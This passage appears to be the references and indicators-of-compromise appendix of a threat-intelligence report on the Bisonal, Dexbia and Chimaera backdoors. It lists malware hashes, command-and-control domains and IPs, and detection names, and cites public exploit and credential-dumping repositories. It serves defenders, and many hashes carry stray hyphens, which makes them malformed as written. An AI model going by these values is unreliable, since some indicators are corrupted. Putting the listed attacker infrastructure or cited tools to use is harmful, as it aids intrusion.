[2] Dela Paz, R. The HeartBeat APT Campaign. Trend Micro. 3 January 2013. https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/white-papers/wp_the-heartbeat-apt-campaign.pdf.

[3] Fang, C.-C.; Weng, S.-H. Operation Orca – a cyber espionage diving in the ocean for at least six years. Virus Bulletin. 5 October 2017. https://www.virusbulletin.com/conference/vb2017/abstracts/operation-orca-cyber-espionage-diving-ocean-least-six-years.

[4] Gallagher, S. Researchers claim China trying to hack South Korea missile defense efforts. Ars Technica. 21 April 2017. https://arstechnica.com/information-technology/2017/04/researchers-claim-china-trying-to-hack-south-korea-missile-defense-efforts/.

[5] AhnLab. Asec Report Vol. 93. AhnLab. 2018. https://global.ahnlab.com/global/upload/download/asecreport/ASEC%20REPORT_vol.93_ENG.pdf.

[6] ClearSky. 2018-05-30: Unknown threat actor – Resume in Russian lure submitted from Belarus. Raw Threat Intelligence. 30 May 2018. https://docs.google.com/document/d/1oYX3uN6KxIX_StzTH0s0yFNNoHDnV8VgmVqU5WoeErc/edit#heading=h.w9zd52d400t.

[7] Mercer, W.; Rascagneres, P.; Ventura, V. Bisonal: 10 years of play. Talos. 5 March 2020. https://blog.talosintelligence.com/2020/03/bisonal-10-years-of-play.html.

[8] Saad, G.; Raggi, M. VB2019 paper: Attribution is in the object: using RTF object dimensions to track APT phishing weaponizers. Virus Bulletin. 12 March 2020. https://www.virusbulletin.com/blog/2020/03/vb2019-paper-attribution-object-using-rtf-object-dimensions-track-apt-phishing-weaponizers/.

[9] nao_sec. An Overhead View of the Royal Road. 29 January 2020. https://nao-sec.org/2020/01/an-overhead-view-of-the-royal-road.html.

[10] Chen, J.; Kakara, H.; Shoji, M. Operation ENDTRADE: TICK's Multi-Stage Backdoors for Attacking Industries and Stealing Classified Data. Trend Micro. 29 November 2019. https://documents.trendmicro.com/assets/pdf/Operation-ENDTRADE-TICK-s-Multi-Stage-Backdoors-for-Attacking-Industries-and-Stealing-Classified-Data.pdf.

[11] Dela Paz, R. Pulsing the HeartBeat APT. Trend Micro. 3 January 2013. https://blog.trendmicro.com/trendlabs-security-intelligence/pulsing-the-heartbeat-apt/

[12] Mercer, W.; Paul Rascagneres, P.; Ventura, V. Bisonal: 10 years of play. Talos. 5 March 2020. https://blog.talosintelligence.com/2020/03/bisonal-10-years-of-play.html.

[13] GReAT. ShadowPad in corporate networks. Secure List. 15 August 2017. https://securelist.com/shadowpad-in-corporate-networks/81432/.

[14] GReAT and AMR. Operation ShadowHammer: a high-profile supply chain attack. Secure List. 23 April 2019. https://securelist.com/operation-shadowhammer-a-high-profile-supply-chain-attack/90380/.

[15] Tartare, M. Winnti Group targeting universities in Hong Kong. WeLiveSecurity. 31 January 2020. https://www.welivesecurity.com/2020/01/31/winnti-group-targeting-universities-hong-kong/.

[16] Overwatch team. Manufacturing Industry in the Adversaries' Crosshairs. Crowdstrike. 14 July 2020. https://www.crowdstrike.com/blog/adversaries-targeting-the-manufacturing-industry/.

[17] GReAT. APT trends report Q2 2020. Secure List. 29 July 2020. https://securelist.com/apt-trends-report-q2-2020/97937/

[18] Network Management Functions. Microsoft. https://docs.microsoft.com/en-us/windows/win32/api/_netmgmt/#functions.

[19] Fang, C.-C.; Weng, S.-H. Operation Orca – a cyber espionage diving in the ocean for at least six years. Virus Bulletin. 5 October 2017. https://www.virusbulletin.com/conference/vb2017/abstracts/operation-orca-cyber-espionage-diving-ocean-least-six-years.

[20] Iamgublin. CVE-2019-0803. GitHub. 17 May 2019. https://github.com/ExpLife0011/CVE-2019-0803.

[21] Gitmaninc. MS16-032. GitHub. 15 June 2019. https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-032.

[22] Friedl, S. (n.a.). nbtscan - NETBIOS nameserver scanner. Unixwiz.net. http://unixwiz.net/tools/nbtscan.html.

[23] iiilin. GitHub. inbtscan. GitHub. 14 May 2018. https://github.com/iiilin/inbtscan.

[24] xpn. wdigest_extract.c. GitHub. 9 May 2019. https://gist.github.com/xpn/e3837a4fdee8ea1b05f7fea5e7ea9444/revisions.

[25] AlessandroZ. GitHub. LaZagne. GitHub. 12 May 2020. https://github.com/AlessandroZ/LaZagne.

[26] abeeku. logger.py. GitHub. 8 October 2017. https://gist.github.com/abeeku/dc69b6299105b365718c63001dcbe790.

[27] Trend Micro. Edge Relay Server. https://docs.trendmicro.com/en-us/enterprise/trend-micro-apex-one-2019-server-online-help/providing-additional/protecting-off-premi_001/edge-relay-server.aspx.

INDICATORS OF COMPROMISE (IOCS)

Malware	SHA256	C&C domain	Detection	TrendX detection
bisonal01	37d1bd82527d50df3246f12b931c69c2b9e-978b593a64e89d16bfe0eb54645b0	www.amanser951.otzo.com www.dds.walshdavis.com	Backdoor.Win32.BISONAL.AC	
bisonal01	2f8a755893b419ac0ed9c9fa07bfdd0004ca3d-6c530e1080f8dad22d798bdbe0	imbc.onthewifi.com	Backdoor.Win32.BISONAL.N	
bisonal01 dropper	72f6a54d0d09a16e6fde9800aa845c-d1866001538afb2c8f61f3606f5e13f35a		Trojan.Win32.BISONAL.C	
bisonal01 dropper	6174f7e59a3a430c0fdc4bd3fc480650e-7282805c624c73bfe588e8097ebe608		Backdoor.Win32.DEXBIA.N	
bisonal02	13aa17a1ce1dda002a189d095dd43555e74f86db-fcc14ee8d11cd503cbc71b90	harvest.my-homeip.net	Backdoor.Win32.BISONAL.N	
bisonal02	696ebf59b6bb549fd72d19b319a3e40a478c-15cb5b6192deb0ca6be6671cde5b	gmarket.system-ns.org	Trojan.Win32.BISONAL.E	
bisonal02	0d87a9f12a17c78673cede21528c400a6f0af-281c38e70c2285182eacc18996e	kakao.my-homeip.com	Backdoor.Win32.BISONAL.AG	
bisonal02	336c378750d11e0506347eea1ef5f4e028f-50c76eaff0c017c5ab9b9a783397c	worktrs.wikaba.com	Trojan.Win32.BISONAL.E	
bisonal02	888142e80e26140559e03eff7ea14bf3b-d02e3342f4156fbe5d00451973373f7	www.nubpubwizard.jetos.com worktrs.wikaba.com	Backdoor.Win32.BISONAL.AH	Troj.Win32.TRX.XX-PE50FFF036

bisonal02	a6f82354a64afb64f7a18f735521dfd1d63150f-49ccdbc70787cd55114935142	www.nubpubwizard.jetos.com worktrs.wikaba.com	Backdoor.Win32.BISONAL.AG	
bisonal02	d95851cce443492529bd35f09518367ee8105c53f98940486e926d20f29f87c3	www.nubpubwizard.jetos.com worktrs.wikaba.com	Backdoor.Win32.BISONAL.AG	
bisonal02	3031166d57ca08a17a1056d98cb51b-367542f91359bf3a18619e69dfb4b3a657	vip.onedumb.com	Backdoor.Win32.BISONAL.AG	
bisonal02	c79f5205c15d15442e1e5e639b2315773589334c-1035ca4f864c9c8ad2d16797	missca.justdied.com qwer.boulevardinfo-here.com	Backdoor.Win32.BISONAL.AE	Troj.Win32.TRX.XX-PE50FFF036
bisonal02	70256582e17826ef2969cb3af9824a3a897c09e-b228876e8b0ded87d050687b7	most.shuudans.com	Backdoor.Win32.BISONAL.AE	Troj.Win32.TRX.XX-PE50FFF036
bisonal02	e442cd3aa1ba0923eaafa77476cb0e670141724b-d73a5c0efacac42df303e52c	yandexmedia.serveus-er.com	Backdoor.Win32.BISONAL.AE	Troj.Win32.TRX.XX-PE50FFF036
bisonal02	e114dd78f9acafcf7e93efe1c9e68a29e4fe-52c4830431a4aa5457927bef7c5e	www.g00gleru.wikaba.com	Backdoor.Win32.BISONAL.AD	Troj.Win32.TRX.XX-PE50FFF036
bisonal02	2ae9b53fbe872a7b0e775b92671ecf-8c4fdd6f703e1e934288f62f8aa0eaceed	fdods.my03.com misova.mos2ioa.com	Backdoor.Win32.BISONAL.AE	Troj.Win32.TRX.XX-PE50FFF036
bisonal02	8f0debad0c201c309eaa64edfb924725d3a95735aab9f90fd6bd906f71718028	svyaztulaya.dynam-ic-dns.net svyaztu.indoingwu-learn.com	Backdoor.Win32.BISONAL.AD	Troj.Win32.TRX.XX-PE50FFF036
bisonal02	5e8a0f3a4e0ee4f73a4d2a07602cf4c-7258989da43f8fbd3abd4a625672d6ebc	gtfd.mos2ioa.com fdtg.dynamic-dns.net	Backdoor.Win32.BISONAL.AE	Troj.Win32.TRX.XX-PE50FFF036
bisonal02	d08dafb5350fff6136fad6f40d1139991453ea-42270341439175da2c9b57b0f1	best.indoingwulearn.com lucylucy.ninth.biz	Backdoor.Win32.BISONAL.AC	Troj.Win32.TRX.XX-PE50FFF036
bisonal02	571e2e176839effda3f236a942244ad37ba4ce-987432cf4bd98cf82c94b98fd6	gtfd.mos2ioa.com fdtg.dynamic-dns.net	Backdoor.Win32.BISONAL.AD	Troj.Win32.TRX.XX-PE50FFF036
bisonal02	e114dd78f9acafcf7e93efe1c9e68a29e4fe-52c4830431a4aa5457927bef7c5e	www.g00gleru.wikaba.com	Backdoor.Win32.BISONAL.AD	Troj.Win32.TRX.XX-PE50FFF036
bisonal02	8f0debad0c201c309eaa64edfb924725d3a95735aab9f90fd6bd906f71718028	svyaztu.indoingwu-learn.com svyaztulaya.dynam-ic-dns.net	Backdoor.Win32.BISONAL.AD	Troj.Win32.TRX.XX-PE50FFF036
bisonal02 dropper	759d7b36d83dbf612fcacadb05c465f9c268f-1284665c90ef749fb4d951c6c6b		Trojan.Win32.BISONAL.E	
bisonal02 dropper	265b5fad52f74b2a74c655463753a50c-baa965aee3fd5701a4ec3578212ccaa9		Trojan.Win32.BISONAL.F	Troj.Win32.TRX.XX-PE50FFF036
bisonal02 dropper	7b7a438dcb715d9a91b0557e442e1b9466eac-3890d9415c4b8ad6a5d6696d9ea		Trojan.Win32.BISONAL.C	Troj.Win32.TRX.XX-PE50FSX002
bisonal02 dropper	724afa3d0389abecb434185209e65637558dfe6f-8407f5e65294eba596ec34bd		Trojan.Win32.BISONAL.C	Troj.Win32.TRX.XX-PE50FFF036
bisonal02 dropper	fdc0deb4e2241b97121b6ccaf8564c9b-996c45746974f2dee0cff8506a3960b0		Trojan.Win32.BISONAL.B	Troj.Win32.TRX.XX-PE50FFF036
bisonal02 dropper	2a76dfa4d59fb7e22f4a60b8fa8f9bc67ebe-ba279bfad00c5f7f54bcb3dd75fc		Trojan.Win32.BISONAL.B	Troj.Win32.TRX.XX-PE50FFF036

bisonal02 dropper	87ed7c69bfccba2e0f750c1376031d-c5e22487addacf2d1a679857e3c34ea7d5		Trojan.Win32.BISONAL.B	
Chimaera backdoor v1	3ba118dbcbd0bf4631f54909cf0e1031d-21742cd5064b1b285581a83210b538e	0906.toh.info wew.myMom.info	BKDR_BISONAL.SMZAEF	Troj.Win32.TRX.XX-PE50FFF036
Chimaera backdoor v1	CD333611EFBCBF2822440652D6ED66011CF-0FA1848DF1D938ECCCE727DEF9AD7	www.g00gle_kr.dns05.com	Backdoor.Win32.CHIMAERA.B	Troj.Win32.TRX.XX-PE50FFF036
Chimaera backdoor v1	82EA9147F7A97CC7B7D848D4C75F4DB74356E4DF-64D034EA6DF6DA9C7E778AB7	www.g00gle_kr.dns05.com	Backdoor.Win32.CHIMAERA.A	Troj.Win32.TRX.XX-PE50FFF036
Chimaera backdoor v1	0ebb29b689ab6c86284cf61aa1e13da166f9b-c686929a420ac39f8db9b6871dd	www.g00gle_kr.dns05.com	Backdoor.Win32.CHIMAERA.A	Troj.Win32.TRX.XX-PE50FFF036
Chimaera dropper	0cf9d9e01184d22d54a3f9b6ef6c290105eaa32c-7063355ca477d94b130976af		BKDR_BISONAL.SMZAEF	Troj.Win32.TRX.XX-PE50FFF036
Chimaera dropper	54D2309D23B82EA8294A08CBD09FAF1AF46A-C94A744A3AA873341429465FB178		Backdoor.Win32.CHIMAERA.B	Troj.Win32.TRX.XX-PE50FFF036
dexbia	98f3eaf7676df6b94b10f0df6d-3b20457e2345925dc71247377c234f77dd9c3f	www.lucky-babys.com	BKDR_MC.SMZAEF	
dexbia	4bcb12b3e6be96b228202bc8a4406e-c1dd58384d1cc98bc189b54dd8221dbab9	finance.my-homeip.net	Backdoor.Win32.DEXBIA.C	
dexbia	0b32c44fdcf99496cbec-ea97116713c7f39396226f6bcab0ced2fa07d26d-a4f1	finance.my-homeip.net	Backdoor.Win32.DEXBIA.C	
dexbia	dba87c657c19876f13e494c4306e55e16c-0d91eacefe9dc1ef9fe5374382cb0e	finance.my-homeip.net	Backdoor.Win32.DEXBIA.C	
dexbia	df4ac51e24dc31acab18c63556b48ab4adcd8b4f-c1d0a7a0eaf92964506e0239	www.riss.ntdll.net free2015.longmusic.com	BKDR_MC.SMZAEF1	Troj.Win32.TRX.XX-PE50FFF036
dexbia	e18c44fa279d7cfffa57b61188b98b-83c05826120b220b8272dac0232bbe8350	webtvpot.system-ns.org	BKDR_MC.SMZAEF1	Troj.Win32.TRX.XX-PE50FFF036
dexbia	6ba254b8cd979dc43fcf3e8fe5ed-33a88c5511e7bed3831ec3c3d85b21147ff5	tcostream.dhcp.biz	BKDR_MC.SMZAEF1	Troj.Win32.TRX.XX-PE50FFF036
dexbia	eb4d78c1b04af745e12b4fa8feea75c3f5a969b-60c243d05c2d4c5dcc11ead92	babyhome.lflink.com	BKDR_MC.SMZAEF1	Troj.Win32.TRX.XX-PE50FFF036
dexbia	A0BB839F6A5F4AFA16A076EF492669402960BD5B-DACEE8ABEFBA2AD275B1109E	gmarket.system-ns.org free2015.longmusic.com	BKDR_MC.SMZAEF1	Troj.Win32.TRX.XX-PE50FFF036
dexbia	d5da23df6242a672e8fd520db6d91926c-7861c685dfb2b4e6b3cda70935af1a1	gmarket.system-ns.org free2015.longmusic.com	BKDR_MC.SMZAEF1	Troj.Win32.TRX.XX-PE50FFF036
dexbia	449ce97cd95800169d3a585787a02bdb9d89b-bee32eaeb05217c52522c07526f	acivo.serveblog.net free2015.longmusic.com	Backdoor.Win32.DEXBIA.E	Troj.Win32.TRX.XX-PE50FFF036
dexbia	beb8c6dce6088512ef28a4431ad57ffb198bfe0c-ce2fa0f9442d1bf0a80c19a1	chrgeom.system-ns.net free2015.longmusic.com	Backdoor.Win32.DEXBIA.E	Troj.Win32.TRX.XX-PE50FFF036
dexbia	834FAC9C8121D16D40E7502C7A0067ABAD87B17A-C34A6B075A776F35BF46E15F	gmarket.system-ns.org free2015.longmusic.com	BKDR_MC.SMZAEF1	Troj.Win32.TRX.XX-PE50FFF036

dexbia	B325BF5EBF5E248BAD278B8682D161F873C99D-33F0E3964D23C036F0331750DE	tvpot.system-ns.org free2015.longmusic.com	Backdoor.Win32.DEXBIA.E	Troj.Win32.TRX.XX-PE50FFF036
dexbia	70BBDAD49B7B1412185EAC5BCD6E9A12D-25332FA20A03E44AABFD4204C88560E	tvpot.system-ns.org free2015.longmusic.com	Backdoor.Win32.DEXBIA.E	Troj.Win32.TRX.XX-PE50FFF036
dexbia	48A0D1B4F1E3CE73BFF64AFCDA313053F-3596F1592579E0CC00EC95607FF9CAB	tvpot.system-ns.org free2015.longmusic.com	Backdoor.Win32.DEXBIA.F	Troj.Win32.TRX.XX-PE50FFF036
dexbia	774d88bfaa8431c43f4e8111700faebd-6f1a152e960e7e314f6d69fd6840863a	tradekorea.system-ns.org free2015.longmusic.com	BKDR_MC.SMZAEF1	
dexbia	cc45aeeeac945f13cb7e7cb3ac95bb8923caec-7c0084cbd73b08e374ade88ec7	lovehome.zzux.com free2015.longmusic.com	Backdoor.Win32.DEXBIA.D	
dexbia	945d23293a776db1fa4408ab8b630189617d77f-73ba4dbf664161d690f13b084	lovehome.zzux.com free2015.longmusic.com	Backdoor.Win32.DEXBIA.D	
dexbia	256cd0f800ecfaa34f7f41a2aa24d5941e2336f-391e728ca8a80cda17f392e31	tcostream.dhcp.biz	Backdoor.Win32.DEXBIA.D	
dexbia	79caf78edfdfa0a98ad35d661fff0243fcd376d-873b3ea0b08cb3db9dd5ad156	tcostream.dhcp.biz	Backdoor.Win32.DEXBIA.D	
dexbia	9248C157CCED4129E54C8710A362866E7F4385AD-7C5A195392423EB42610F772	lovehome.zzux.com	Backdoor.Win32.DEXBIA.A	Troj.Win32.TRX.XX-PE50FFF036
dexbia	2df08b6d93e00258342a95576e2e40f570c-d9a3984122bc8ce8b6cb06354621d	free2015.longmusic.com	Trojan.Win32.DEXBIA.B	
dexbia	c4f1e45004b1065a80aa97904ed2fbda837098f-019c5298bffac78124b575289	free2015.longmusic.com	BKDR_POISON.TUHO	
dexbia	19ed8d3b662c472dae3f0a8e08242b7a9c-112f282a472df19a03f456b4ff3b75	free2015.longmusic.com	Trojan.Win32.BROMALL.B	
dexbia	862da425a0263cd85e8b8355a9e942884bdb-1a3241c4ceaba2d7a18fc7ef745f	free2015.longmusic.com	Trojan.Win32.BROMALL.B	
dexbia	4dc8e3ffb1fd3d34d70404a3ef71ca3af-50da6301478bcedb6171b197f32b210	doctor-s.edns.biz free2015.longmusic.com	Trojan.Win32.BROMALL.B	
dexbia	911b69e433cea921788f8ec6661bc8e5cd-778caad2be0c0abaceaef30bcd1742	doctor-s.dhcp.biz doctor-s.edns.biz	BKDR_MC.SMZAEF	
dexbia	77dd2340567ff189820722303c46c7b6ba80d-07652bae62ed11c46c447dacb81	doctor-s.edns.biz wikipedia.dnset.com	Trojan.Win32.BROMALL.B	
dexbia	cd229a4d3d6b9797bc97a1daa5821bc0d048f-377cef8b23794829a1cea447b83	luckybabys.dnset.com wikipedia.dnset.com	Trojan.Win32.BROMALL.B	
dexbia	A52F99A2E6E5388C0C9A1E5E8101A809FC-95C586E51546A3D0B498CF8227A22D	free2015.longmusic.com	BKDR_POISON.TUHO	
dexbia	4C8FCF6BB73DEDE75F5C6574D6CDBBB89C21B-FE94741437F2EBD0ABA0BF3E08E	free2015.longmusic.com	Trojan.Win32.BROMALL.A	Troj.Win32.TRX.XX-PE50FFF036
dexbia	83FB6E7085B3E13E067D5A597C1FEC6B-446DA19A5DED7B37EEFC45B4AE1ACEAB	doctor-s.edns.biz free2015.longmusic.com	Trojan.Win32.BROMALL.A	Troj.Win32.TRX.XX-PE50FFF036

dexbia	C393DE6DAA9AFC13D0A86D7A4BB-788532991090BA4A7D7386EB64E5BD09D1746	free2015.longmusic.com	Trojan.Win32.BRO-MALL.A	Troj.Win32.TRX.XX-PE50FFF036
dexbia	e6569d68304f32a0422f8d2c6663b1fcd-3c168ff30fbc3584aeffe7120b9bac0	lovehome.zzux.com free2015.longmusic.com	Trojan.Win32.BRO-MALL.A	Troj.Win32.TRX.XX-PE50FFF036
dexbia	1d7961ba20f2f1f9a0a2d93c3e49a1262ee-81041a72f55fb2c83dc92e79a2e99	free2015.longmusic.com	Trojan.Win32.BRO-MALL.A	Troj.Win32.TRX.XX-PE50FFF036
dexbia	30c81af7ba8497ac012390362b132938ebab-3f8a07baca2314c21030e0a4f412	free2015.longmusic.com	Trojan.Win32.BRO-MALL.A	Troj.Win32.TRX.XX-PE50FFF036
dexbia	170d8de82a3ac81ad0c-1cb010790127ddda1d8e06eae7c-21228c263a437e04b	gmarket.system-ns.org free2015.longmusic.com	Trojan.Win32.BRO-MALL.A	Troj.Win32.TRX.XX-PE50FFF036
dexbia	8336357a8addacba9161ea4576cb38c-cf6e406cb3bf916eb03aba611e1d73a83	free2015.longmusic.com	Backdoor.Win32.CONIME.A	Troj.Win32.TRX.XX-PE50FFF036
dexbia	710d6ddf71d2eacede1499dc5ccea27a7a585b-2955f13083a96099a8fc915617	free2015.longmusic.com	Backdoor.Win32.DEXBIA.C	Troj.Win32.TRX.XX-PE50FFF036
dexbia	c23582257235d969cf9988937dcd0c-cee65408f4900b0872db64c2421a57293e	gedadye.com uacmoscow.com	Backdoor.Win32.DEXBIA.B	Troj.Win32.TRX.XX-PE50FFF036
dexbia	bf86200cbf754009895bde00362361e5fe2556a-d4e3911c537f7a4123130bf90	uacmoscow.com	Backdoor.Win32.DEXBIA.C	Troj.Win32.TRX.XX-PE50FFF036
dexbia	56425d26bf69b84e8d190479ae-382b2a55e708d174d4369370317d385ba90d92	redfish.misecure.com bluecat.mefound.com	Backdoor.Win64.DEXBIA.A	NONE
dexbia	3DE0D793BCE6A8CA6BB77F88121A96A7DCFA5DAD-63C3213CDD7C46E4DF5FA3DA	serviceonline.otzo.com videoservice.dnset.com	Backdoor.Win32.DEXBIA.B	Troj.Win32.TRX.XX-PE50FFF036
dexbia	8D191EA01DDC7AF3ED15414F3B-B45547E689407E381B0F383CF58B393552DAAF	lovehome.zzux.com	Trojan.Win32.DEX-BIA.A	Troj.Win32.TRX.XX-PE50FFF036
dexbia	135114631361593edee1caa72a881b-d20326985abfde229d212cadb50118f1f0	redfish.misecure.com bluecat.mefound.com	Trojan.Win64.DEX-BIA.A	N/A
dexbia	c11297b41948628def166d0e73e3876308b6ef3c-0cc95aa9b60996bec84e7134	redfish.misecure.com bluecat.mefound.com	Backdoor.Win32.DEXBIA.F	Troj.Win32.TRX.XX-PE50FFF036
dexbia	ee35a6d7307b2d46fa0a73c6619d-75c8d106ddbb3b9beedb398513a97f462664	offices-update.com	Trojan.Win32.DEX-BIA.A	Troj.Win32.TRX.XX-PE50FFF036
dexbia	39d0506ce305e9d17cdcb2b5cc43aafebe6f36b-2805c872c19fef25e4e11bee6	uacmoscow.com bluecat.mefound.com	Backdoor.Win64.DEXBIA.B	
dexbia downloader	c678b861630940e613767c5b8925ed0c829d-3c32a44ee35f7f472673ce887823		TROJ_RELSLODR.TIFBAAZ	
dexbia dropper	3bf3ba6c8a689e00bb809fd-46ba58d42df67a361610edce05c9dfe26edc50ba0		Trojan.Win32.DEX-BIA.D	
dexbia dropper	6f19841d5c2f8960c9f75ffd37354e473f3b-5b6e9934c6ff643901a5f0b580d6		TROJ_DLOADR.YYSWI	
dexbia dropper	b5ffdf9dd39e8163673530754d7f82d8bf44a3e-8b69e343501e17ce52193ab30		Trojan.Win32.DEX-BIA.B	

dexbia dropper	582b8f7cb3e9fe98c71f8cd410fbe7b3a-fac9b94780130165b61b07234acabc2		BKDR_MC.SMZAEF1	
dexbia dropper	f66d2d749cfb0ea1b2988ee30a3fd0c0232bb5e-afd6aacace545c87648eddc74		Trojan.Win32.DEX-BIA.B	Troj.Win32.TRX.XX-PE50FFF036
dexbia dropper	5d545b9d18fde59a377cfc3f601b-375c6742e7b66d20b9badb15f47e27fd74d5		Trojan.Win32.DEX-BIA.B	Troj.Win32.TRX.XX-PE50FSX002
dexbia dropper	f5f1a4f54474d4d80827eeedd72938d868f739e58ed53dd5dfee8713e7e5bd0a		BKDR_MC.SMZAEF1	Troj.Win32.TRX.XX-PE50FFF036
dexbia dropper	33ebd92be811bebdc459da56903ae-1fa54200016989c71dc1aed8dc74ef32e59		BKDR_MC.SMZAEF1	Troj.Win32.TRX.XX-PE50FFF036
dexbia dropper	b6584fe5d4e1c8fbbae108e79e87f-8f82999aaae7b225f84cea3c7b37ab56256		BKDR_MC.SMZAEF1	Troj.Win32.TRX.XX-PE50FFF036
dexbia dropper	1b150ba0abd1a7a0f003553bab27ccae9db8dbb-fa1b3d45cb81929e579a1874b		Trojan.Win32.DEX-BIA.C	Troj.Win32.TRX.XX-PE50FFF036
dexbia dropper	5b3b892d238378081a2d351c60ebfb2086568c-c5cabdcb2076c26954e79d3d7e		Trojan.Win32.DEX-BIA.C	Troj.Win32.TRX.XX-PE50FFF036
dexbia dropper	bfc3122748e8ca9f6739931f7f4231ef-0d6a844ade9671b432850ce5950ad135		Trojan.Win32.DEX-BIA.B	
dexbia dropper	be651b3b340ffe662f65dbf3ec2376cc4f8e6cb-93cbfa48e55cceb01b0364388		Trojan.Win32.DEX-BIA.B	
dexbia dropper	cdb93d0cafe025090af0516cd2101c4aeb9f374d-8810fe53cc9ff606350a4ebb		Trojan.Win32.BRO-MALL.B	
dexbia dropper	1f699c02dbff744af094865d11f-7fa0c83168f127f2b41f9ed416e45a0f03707		Trojan.Win32.BRO-MALL.B	
dexbia dropper	afc2d545611bbe4cafa85cc66e3ed-872ca1c893953d9337f0c43ae2a0dc8e226		Backdoor.Win32.CONIME.A	Troj.Win32.TRX.XX-PE50FFF036
dexbia dropper	cf5a4f253edc180acb3b49e7adca708472ae06e-1a163ff1f3a3c1b97a9a4cdcd		Backdoor.Win32.CONIME.A	Troj.Win32.TRX.XX-PE50FFF036
dexbia dropper	559303aa46f1b8663f3beefff1fdb8fd9f36c-8c5dd7663dafdf3bf80424786a2		Trojan.Win32.DEX-BIA.A	Troj.Win32.TRX.XX-PE50FFF036
dexbia dropper	223b0f09ceb53cd991f60ef7822d7d388bf-be8a20cf08446b8d1b84667f9be3d		Trojan.Win32.DEX-BIA.A	Troj.Win32.TRX.XX-PE50FFF036
dexbia dropper	A9DB9751FE1C9FDAD17B289B845BBF-87221BA8E4B3B707F7D16B64A957C4BCB9		Trojan.Win32.DEX-BIA.A	Troj.Win32.TRX.XX-PE50FFF036
dexbia EXE packer	03a1929b31cd9238c8ae42cdd2a-10d4725e95001131ccd0cc03e1f2c225079d1		Backdoor.Win32.DEXBIA.E	Troj.Win32.TRX.XX-PE50FFF036
dexbia EXE packer	d64c4421a673e996f2f5d653e995ec6a8c6bbe-94ba506b83cf6572ea32c1589d		Backdoor.Win32.DEXBIA.E	Troj.Win32.TRX.XX-PE50FFF036
dexbia EXE packer	11b1677110b9bbea699c8d649f09d01c-382c37663b895253c57b2da4f09d8113		Backdoor.Win32.DEXBIA.F	

dumboc backdoor	73c681975a320958a1a07e137447149002cd-34932b821ccf828b50a72dc4b3a2	webmail.mncoinc.com admin.mncoinc.com	Backdoor.Win32.DUMBOC.A	
idles backdoor	77e4a1f6eb95b9763cf13803aba0058ac0bca-da8ee8b8f746963f2db8ce2e21f	daum.pop-corps.com	Backdoor.Win32.FIDLE.A	
old bisonal backdoor version	a61b42b527f08496c7a5a7f-77b366a123d50499ebc20b87e0f0c5e9556b8ba31	http://61.90.202.198/jp/log.asp	BKDR_AGENT.TYGS TROJ_KORLIA.SM BKDR_BISONAL.SM-ZAEF	Troj.Win32.TRX.XX-PE50FFF036
old bisonal backdoor version	dc4296c019968128644334cae70bac8d867915a15-03902ea37717c6b59887543	microupdate.mrbasic.com	BKDR_BISONAL.SM-ZAEF TSPY_BISON.SM	Troj.Win32.TRX.XX-PE50FFF036
old bisonal backdoor version	c2c9c7d8ae796d3e85a432d909afc-c40cb958549acbd403abe5682f40894238a	wohis.ddnsking.com	BKDR_BISONAL.SM-ZAEF	Troj.Win32.TRX.XX-PE50FFF036
old bisonal backdoor version	47f618c5f3c82390c2ebe0a80cc93cc2c58ec7a-211da0633da515c062a66f887	domain2.ddns.net		
old bisonal backdoor version	c1ef223dcc1aa3727e678469fad3b0c6d23ce-7c48b1b5e9f97ae44345bea202c	yandex.zzux.com mailru.epac.to	BKDR_BISONAL.SM-ZAEF	Troj.Win32.TRX.XX-PE50FFF036
old bisonal backdoor version	ba111b6d3990cb0e-517caff8025fd26f183422166f4fdde0e76f90a-fa3720ccd	gotomail.ddns.net relerc.ddns.net	Backdoor.Win32.BISONAL.AF	
old bisonal backdoor version	4e3d177bf8b3d483789c9f937466fd-0fa402f39d84421b4081d1e471a607fbda	vip.fartit.com tsahimt.com	Trojan.Win32.APOST.F	
old bisonal backdoor version	c87cb682faa101915aabb-341c3a188f09969208d8f1377f-173766b9693668a30	vip.fartit.com nmbpo.com	Trojan.Win32.APOST.H	
old bisonal backdoor version	eabfdd1c844d300c7e0392955da843cf68f-4d042e9dd7d25412b15cba97c802b	144.48.125.133 www.oseupdate.dns-dns.com	Backdoor.Win32.CHIMAERA.A	
old bisonal dropper	dd88b31275b7079899d945fc6de2dceaf7e8f-c143ef24be5bb336585ddf6af1e		BKDR_BISONAL.SM-ZAEF TROJ_DROPPER.SM4 TROJ_DROPR.TYGS	Troj.Win32.TRX.XX-PE50FFF036
old bisonal dropper	e653b62cd300a5f115185c51fe83130d14b-1be083c0526872a07d7ff17b80ede		Trojan.Win32.BISONAL.A	Troj.Win32.TRX.XX-PE50FSX002
old bisonal dropper	918a78b49397b17da48f37206fa7801b11d410ea6faa755d0aa27872c7e84c74		Trojan.Win32.BISONAL.D	Troj.Win32.TRX.XX-PE50FFF036
old bisonal dropper	4ef42b9e0d2beec17e46e60c172011cf4bfcf-518b889ab9d8508754a92c2c368		Trojan.Win32.BISONAL.D	Troj.Win32.TRX.XX-PE50FFF036
old bisonal dropper	56f42c57665f0bfb9a92da9ebeff4ca9df6b4d-f510bd81850ac6e420a2fd1611		Trojan.Win32.BISONAL.D	Troj.Win32.TRX.XX-PE50FFF036
old bisonal dropper	7a52f60daca49d118d4be843a148fd9b4b09eac-78c1a974e1754745e618c9be8		BKDR_BISONAL.SM-ZAEF	Troj.Win32.TRX.XX-PE50FFF036
old bisonal dropper	da13b256d89fb1458cca9b771ec68134c01913d-7feefc5dad3fa0c3921939d22		BKDR_BISONAL.SM-ZAEF	Troj.Win32.TRX.XX-PE50FFF036

old bisonal dropper	03537d2c7d0f7659076dc4e-7f9956a620369692380dcaa34a687c97377c79783		BKDR_BISONAL.SMZAEF	Troj.Win32.TRX.XX-PE50FFF036
old backdoor version	6E1D3BCC7C6F49F637DBD50B1EFCDE12BD74E85E-7AD78950909D1A8E447B80EC	vip.onedumb.com www.tsahimt.com	Trojan.MSIL.KIEJAVLO.AA.tmsr	
RTF file dropping bisonal01	5d4de75f7900b6e765d8878234e06d8e07490d-5decc6ec5d41c704af38a0abc5		Trojan.W97M.CVE201711882.DLP	
RTF file dropping bisonal01	9d99badebbfc6616d9a74dbfced6b7db-9097d274366a232025469980f9a229a0		TROJ_CVE20180798.ZKHA-A	
RTF file dropping bisonal02	fe3f0f2ede09af94f852f9638451e02c0d-8005f947a27e0dc026defdec82fd24		Trojan.W97M.BISONAL.AB	
RTF file dropping bisonal02	87114b56ef4de4500fd0c64af913915f-159b95e3cbdb7932772230aae8bfed40		Trojan.W97M.CVE201711882.DLP	
